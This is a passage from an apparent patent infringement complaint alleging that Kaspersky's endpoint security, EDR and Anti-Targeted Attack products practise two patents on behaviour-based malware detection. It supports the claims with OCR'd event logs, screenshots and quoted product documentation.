12-Nov-19 13:27:50	TOM-LAPTOP	Scheduled		Workstations
12-Nov-19 13:27:49	TOM-LAPTOP	Completed	Installation completed successfully.	Workstations
12-Nov-19 13:27:21	TOM-LAPTOP	Running		Workstations
12-Nov-19 13:27:20	ALEX-DESKTOP	Running		Workstations
12-Nov-19 13:27:19	ALEX-DESKTOP	Modified		Workstations
12-Nov-19 13:27:19	TOM-LAPTOP	Modified		Workstations
12-Nov-19 13:27:18	Administration Server <SEC...	Audit (changes to the object status)	Group task "Managed devices/Install update" has been started by us...	Servers
12-Nov-19 13:27:19	TOM-LAPTOP	Scheduled		Workstations
12-Nov-19 13:27:19	ALEX-DESKTOP	Scheduled		Workstations
12-Nov-19 13:18:11	ALEX-DESKTOP	Scheduled		Workstations
12-Nov-19 13:18:11	ALEX-DESKTOP	Scheduled		Workstations

(*See* https://www.youtube.com/watch?v=j4NdpaS2pfg.)

112. As another example, Kaspersky's Adaptive Anomaly Control monitors and scores processes for deviations from normal behavior, permitting them to run while their behavior remains within a threshold of normality, but "automatically blocks" processes once they exceed that threshold.

Administration Server SECURITY-CENTER (ABC\Administrator)

Monitoring | Statistics | Reports | Events

Event selections Recent events ★

Run selection | Selection properties | Create a selection | Import/Export

Add/Remove columns

Blocking the event when it violates the mask

Allowing the event on 'TOM-LAPTOP' which was classified as non-malicious

Time	Device	Event	Description	Group
12-Nov-19 16:52:35	TOM-LAPTOP	Process action skipped	Event type: Process action skipped User: ABC\Tom (Active use...	Workstations
12-Nov-19 16:52:07	TOM-LAPTOP	Process action blocked	Event type: Process action blocked User: ABC\Tom (Active use...	Workstations
12-Nov-19 16:50:40	Administration Server <SEC...	Audit (object modification)	Policy "Kaspersky Endpoint Security for Windows (11.1.1)" has been ...	Servers
12-Nov-19 15:45:16	Administration Server <SEC...	Audit (connection to the Administration Server)	User "ABC\Administrator" has connected to the Administration Serve...	Servers
12-Nov-19 14:36:54	ALEX-DESKTOP	Participation in KSN is enabled	Event type: Participation in KSN is enabled Application: Kaspers...	Workstations
12-Nov-19 14:36:51	TOM-LAPTOP	Participation in KSN is enabled	Event type: Participation in KSN is enabled Application: Kaspers...	Workstations
12-Nov-19 14:36:51	Administration Server <SEC...	KSN Proxy has started. KSN availability check has c...	KSN Proxy has started. KSN availability check has completed success...	Servers
12-Nov-19 14:37:12	Administration Server <SEC...	Administration Server has started.	Administration Server is running.	Servers
12-Nov-19 13:44:26	Administration Server <SEC...	Administration Server has stopped.	Administration Server has stopped.	Servers
12-Nov-19 13:29:15	ALEX-DESKTOP	Application has been uninstalled.	"Kaspersky Endpoint Security for Windows" version "11.1.1.126" has...	Workstations
12-Nov-19 13:29:15	ALEX-DESKTOP	Application has been installed.	"Kaspersky Endpoint Security for Windows" version "11.2.0.2254" h...	Workstations
12-Nov-19 13:28:43	TOM-LAPTOP	Application has been uninstalled.	"Kaspersky Endpoint Security for Windows" version "11.1.1.126" has...	Workstations
12-Nov-19 13:28:43	TOM-LAPTOP	Application has been installed.	"Kaspersky Endpoint Security for Windows" version "11.2.0.2254" h...	Workstations
12-Nov-19 13:27:53	TOM-LAPTOP	Completed		Workstations
12-Nov-19 13:27:52	ALEX-DESKTOP	Completed		Workstations
12-Nov-19 13:27:50	TOM-LAPTOP	Scheduled		Workstations
12-Nov-19 13:27:50	TOM-LAPTOP	Scheduled		Workstations
12-Nov-19 13:27:49	TOM-LAPTOP	Completed	Installation completed successfully.	Workstations
12-Nov-19 13:27:21	TOM-LAPTOP	Running		Workstations
12-Nov-19 13:27:20	ALEX-DESKTOP	Running		Workstations
12-Nov-19 13:27:19	ALEX-DESKTOP	Modified		Workstations
12-Nov-19 13:27:19	TOM-LAPTOP	Modified		Workstations
12-Nov-19 13:27:18	Administration Server <SEC...	Audit (changes to the object status)	Group task "Managed devices/Install update" has been started by us...	Servers
12-Nov-19 13:27:19	TOM-LAPTOP	Scheduled		Workstations
12-Nov-19 13:27:19	ALEX-DESKTOP	Scheduled		Workstations
12-Nov-19 13:18:11	ALEX-DESKTOP	Scheduled		Workstations
12-Nov-19 13:18:11	ALEX-DESKTOP	Scheduled		Workstations

(*See* https://www.youtube.com/watch?v=j4NdpaS2pfg.)

Kaspersky Endpoint Security for Windows
Adaptive Anomaly Control


Process action blocked

Information about the suspicious action:
Computer: WIN811-X86-5001
User: KG-E-W10RS5-64\Administrator
Rule that prohibits the suspicious action: RTF document anomaly
Date and time of the suspicious action: 31.10.2018 11:53:54

Request access...

Details...

(*See* https://support.kaspersky.com/KESWin/11.1.0/en-US/176744.htm.)



(*See* https://support.kaspersky.com/KESWin/11.1.0/en-US/176744.htm.)

113. The Accused Products classify the process as malware when it determines malicious behavior has occurred based on the "actual process activity." https://www.kaspersky.com/enterprise-security/wiki-section/products/behavior-based-protection. As another example, Kaspersky's Adaptive Anomaly Control "sends triggering events to Kaspersky Security Center" when a process runs afoul of "a set of rules to track uncharacteristic behavior." (*See* https://support.kaspersky.com/KESWin/11.1.0/en-US/176744.htm.)

114. Each claim in the '250 Patent recites an independent invention. Neither claim 1, described above, nor any other individual claim is representative of all claims in the '250 Patent.

115. Defendant became aware of the '250 Patent at least when this Complaint was filed. Plaintiffs have also marked their products with the '250 Patent, including on its web site, since at least July 2020.

116. Defendant directly infringes at least claim 1 of the '250 Patent, either literally or under the doctrine of equivalents, by performing the steps described above. For example, on information and belief, the Accused Products perform the claimed method in an infringing manner as described above by running this software and system to protect its own computer and network operations. On information and belief, the Accused Products perform the claimed method in an

infringing manner when testing the operation of the Accused Products and corresponding systems. As another example, Defendant performs the claimed method when providing or administering services to third parties, customers, and partners using the Accused Products.

117. Defendant's partners, customers, and end users of its Accused Products and corresponding systems and services directly infringe at least claim 1 of the '250 Patent, literally or under the doctrine of equivalents, at least by using the Accused Products, as described above.

118. Defendant has actively induced and is actively inducing infringement of at least claim 1 of the '250 Patent with specific intent to induce infringement, and/or willful blindness to the possibility that its acts induce infringement, in violation of 35 U.S.C. § 271(b). For example, Defendant encourages and induces customers to use Kaspersky's security software in a manner that infringes claim 1 of the '250 Patent by at least offering and providing software that performs a method that infringes claim 1 when installed and operated by the customer, and by engaging in activities relating to selling, marketing, advertising, promotion, installation, support, and distribution of the Accused Products.

119. Defendant encourages, instructs, directs, and/or requires third parties—including certified partners and/or customers—to perform the claimed method using the software, services, and systems in infringing ways, as described above.

120. Defendant further encourages and induces its customers to infringe claim 1 of the '250 Patent: 1) by making its security services available on its website, providing applications that allow users to access those services, widely advertising those services, and providing technical support and instructions to users, and 2) through activities relating to marketing, advertising, promotion, installation, support, and distribution of the Accused Products, including the Kaspersky Endpoint software, SaaS model, and services in the United States. (*See*

https://support.kaspersky.com/KESWin/11/en-us/KESWin-11-en-US.pdf.)

121. For example, on information and belief, Defendant shares instructions, guides, and manuals, which advertise and instruct third parties on how to use the software as described above, including at least customers and partners. (*See* https://media.kaspersky.com/en/business-security/enterprise/endpoint-security-for-business-ent-datasheet.pdf.) On further information and belief, Defendant also provides customer service and technical support to purchasers of the Accused Products and corresponding systems and services, which directs and encourages customers to perform certain actions as a condition to use the Accused Products in an infringing manner. (*Id*.)

122. Defendant and/or its partners recommend and sell the Accused Products and provide technical support for the installation, implementation, integration, and ongoing operation of the Accused Products for each individual customer. On information and belief, each customer enters into a contractual relationship with Defendant and/or one of its partners, which obligates each customer to perform certain actions as a condition to use of the Accused Products. Further, in order to receive the benefit of Defendant's and/or its partner's continued technical support and their specialized knowledge and guidance with respect to operation of the Accused Products, each customer must continue to use the Accused Products in a way that infringes the '250 Patent.

123. Further, as the entity that provides installation, implementation, and integration of the Accused Products in addition to ensuring the Accused Product remains operational for each customer through ongoing technical support, on information and belief, Defendant and/or its partners affirmatively aid and abet each customer's use of the Accused Products in a manner that performs the claimed method of, and infringes, the '250 Patent.

124. Defendant also contributes to the infringement of its partners, customers, and end-

users of the Accused Products by providing within the United States or importing into the United States the Accused Products, which are for use in practicing, and under normal operation practice, methods claimed in the Asserted Patents, constituting a material part of the claimed methods, and not a staple article or commodity of commerce suitable for substantial non-infringing uses. Indeed, as shown above, the Accused Products and the example functionality described below have no substantial non-infringing uses but are specifically designed to practice the ’250 Patent.

125. On information and belief, the infringing actions of each partner, customer, and/or end-user of the Accused Products are attributable to Defendant. For example, on information and belief, Defendant directs and controls the activities or actions of its partners in connection with the Accused Products by contractual agreement or otherwise requiring partners to provide information and instructions to customers who acquire the Accused Products which, when followed, results in infringement. Defendant further directs and controls the operation of devices executing the Accused Products by programming the software which, when executed by a customer or end user, perform the method of at least claim 1 of the ’250 Patent.

126. Plaintiffs have suffered and continue to suffer damages, including lost profits, as a result of Defendant’s infringement of the ’250 Patent. Defendant is therefore liable to Plaintiffs under 35 U.S.C. § 284 for damages in an amount that adequately compensates Plaintiffs for Defendant’s infringement, but no less than a reasonable royalty.

127. Plaintiffs will continue to suffer irreparable harm unless this Court preliminarily and permanently enjoins Defendant, its agents, employees, representatives, and all others acting in concert with Defendant, from infringing the ’250 Patent. Plaintiffs have lost potential customers, business opportunities, and goodwill in the community. Plaintiffs will continue to suffer these harms absent an injunction.

128. Defendant's infringement of the '250 Patent, is knowing and willful. Defendant acquired actual knowledge of the '250 Patent at least when Plaintiffs filed this lawsuit and had constructive knowledge of the '250 Patent from at least when Plaintiffs marked their products with the '250 Patent and/or provided notice of the '250 Patent on their website.

129. On information and belief, despite Defendant's knowledge of the Asserted Patents and Plaintiffs' patented technology, Defendant made the deliberate decision to sell products and services that they knew infringe these patents. Defendant's continued infringement of the '250 Patent with knowledge of the '250 Patent constitutes willful infringement.

SECOND CAUSE OF ACTION
(INFRINGEMENT OF THE '389 PATENT)

130. Plaintiffs reallege and incorporate by reference the allegations of the preceding paragraphs of this Complaint.

131. Kaspersky has infringed and continues to infringe one or more claims of the '389 Patent in violation of 35 U.S.C. § 271 in this judicial district and elsewhere in the United States and will continue to do so unless enjoined by this Court. The Accused Products, including features such as Kaspersky Endpoint Detection and Response ("Kaspersky EDR") and the Kaspersky Anti-Targeted Attack Platform, at least when used for their ordinary and customary purposes, practice each element of at least claim 1 of the '389 Patent, as described below.

132. For example, claim 1 of the '389 Patent recites:

> 1. A method of classifying a computer object as malware, the method comprising:
>
> at a base computer, receiving data about a computer object from a first remote computer on which the computer object or similar computer objects are stored, wherein said data includes information about events initiated or involving the computer object when the computer object is created, configured or runs on the first remote computer, said information including at least an identity of an object

initiating the event, the event type, and an identity of an object or other entity on which the event is being performed;

at the base computer, receiving data about the computer object from a second remote computer on which the computer object or similar computer objects are stored, wherein said data includes information about events initiated or involving the computer object when the computer object is created, configured, or runs on the second remote computer, said information including at least an identity of an object initiating the event, the event type, and an identity of an object or other entity on which the event is being performed;

storing, at the base computer, said data received from the first and second remote computers;

correlating, by the base computer, at least a portion of the data about the computer object received from the first remote computer to at least a portion of the data about the computer object received from the second remote computer;

comparing, by the base computer, the correlated data about the computer object received from the first and second remote computers to other objects or entities to identify relationships between the correlated data and the other objects or entities; and

classifying, by the base computer, the computer object as malware on the basis of said comparison.

133. The Accused Products perform the method of claim 1 of the ’389 Patent. To the extent the preamble is construed to be limiting, the Accused Products perform a *method of classifying a computer object as malware*, as further explained below. As one example the “Kaspersky Anti Targeted Attack Platform…is a solution designed for the protection of a corporate IT infrastructure and timely detection of threats such as zero-day attacks, targeted attacks, and complex targeted attacks.” (*See* https://support.kaspersky.com/KATA/3.5/en-US/174980.htm.) As another example, Kaspersky EDR “analyzes system activity in real time to reveal malicious patterns at the earliest stages of execution, even when the malware code is unknown.” (*See* https://www.youtube.com/watch?v=qmKa2_eITIY.) Kaspersky EDR uses its endpoint sensors to “constantly monitor processes, interactions, open network connections, operating system status,


changes to files, etc." and sends the collected data to the central node (*e.g.,* cloud-based portion of the "KATA Platform") for analysis and classification. (*See* https://www.kaspersky.co.in/enterprise-security/wiki-section/products/kaspersky-anti-targeted-attack-platform.)

Our Behavior Detection module, empowered by machine learning-based models, analyzes system activity in real time to reveal malicious patterns at the earliest stages of execution, even when the malware code is unknown.

(*See* https://www.youtube.com/watch?app=desktop&v=qmKa2_eITIY.)

Endpoint sensors (Kaspersky EDR) gather all the necessary data from endpoints across your infrastructure. Agent deployed on endpoints constantly monitor processes, interactions, open network connections, operating system status, changes to files, etc. They then send the collected data and information relating to the detection of suspicious events to the KATA Platform for additional study and analysis, as well as for comparison with events detected in other information flows.

(*See* https://www.kaspersky.com/enterprise-security/wiki-section/products/kaspersky-anti-targeted-attack-platform.)




(*See* https://www.kaspersky.com/enterprise-security/wiki-section/products/kaspersky-anti-targeted-attack-platform.)

134. The Accused Products perform a method that includes *at a base computer, receiving data about a computer object from a first remote computer on which the computer object or similar computer objects are stored, wherein the data received from a first remote computer about a computer object includes information about events initiated or involving the computer object when the computer object is created, configured or runs on the first remote computer, said information including at least an identity of an object initiating the event, the event type, and an identity of an object or other entity on which the event is being performed*. For example, each endpoint on which Kaspersky EDR is installed sends data about the processes executing on it to the central node (*e.g.*, cloud-based portion of the "KATA Platform"), which stores that data in a database (*e.g.*, an events database) and manages all endpoints within a network. That collected data can be queried using "a query builder for proactive threat hunting," to detect, for example, processes that have exhibited "atypical behavior" or induced "suspicious events." (*See* https://www.kaspersky.com/enterprise-security/mitre/edr-mapping.)

> **Endpoint sensors (Kaspersky EDR)** gather all the necessary data from endpoints across your infrastructure. Agent deployed on endpoints constantly monitor processes, interactions, open network connections, operating system status, changes to files, etc. They then send the collected data and information relating to the detection of suspicious events to the KATA Platform for additional study and analysis, as well as for comparison with events detected in other information flows.


(*See* https://www.kaspersky.com/enterprise-security/wiki-section/products/kaspersky-anti-targeted-attack-platform.)



latest updated detection rules.


Powerful flexible query builder for proactive threat hunting. Analysts can build complex queries in searching for atypical behavior, suspicious events and threats specific to your infrastructure, to improve the early detection of cybercrime activities.

(*See* https://www.kaspersky.com/enterprise-security/wiki-section/products/kaspersky-anti-targeted-attack-platform.)



(*See* https://support.kaspersky.com/KATA/3.5/en-US/174998.htm.)


135. The event data sent to the Central Node of the KATA Platform by each endpoint includes event data generated when the file or process is created, configured and executed. The event data also includes incident details that describe the identity of objects and entities on which each event is performed. In particular, in the example shown below, Kaspersky EDR's "Target Threat Analyzer" illustrates the illicit modification of registry values, on an infected endpoint device, by the suspicious process "regsvr32.exe."



Picture 2. The activity tree based on Sandbox detections mapped to ATT&CK

The Targeted Attack Analyzer can discover suspicious actions based on enhanced anomaly heuristics. It supports the automatic analysis of events, and their correlation with a unique set of Indicators of Attack (IoAs) generated by Kaspersky's Threat Hunters, enabling automated threat hunting in the real-time.

(*See* https://www.kaspersky.com/enterprise-security/mitre/edr-mapping.)




(*See* https://www.kaspersky.com/enterprise-security/mitre/edr-mapping.)

136. The Accused Products perform a method that includes *wherein data is received, at a base computer, about the computer object from a second remote computer on which the computer object or similar computer objects are stored, wherein said data includes information about events initiated or involving the computer object when the computer object is created, configured, or runs on the second remote computer, said information including at least an identity of an object initiating the event, the event type, and an identity of an object or other entity on which the event is being performed*. For example, as explained above, each endpoint on which Kaspersky EDR is installed sends data about the processes executing on it to the central node (*e.g.*, the cloud-based component of the "KATA Platform"), which stores that data in a database and manages all endpoints within a network. That collected data can be queried using "a query builder for proactive threat hunting," to detect, for example, processes that have exhibited "atypical behavior" or induced "suspicious events."

Endpoint sensors (Kaspersky EDR) gather all the necessary data from endpoints across your infrastructure. Agent deployed on endpoints constantly monitor processes, interactions, open network connections, operating system status, changes to files, etc. They then send the collected data and information relating to the detection of suspicious events to the KATA Platform for additional study and analysis, as well as for comparison with events detected in other information flows.

(*See* https://www.kaspersky.com/enterprise-security/wiki-section/products/kaspersky-anti-targeted-attack-platform.)

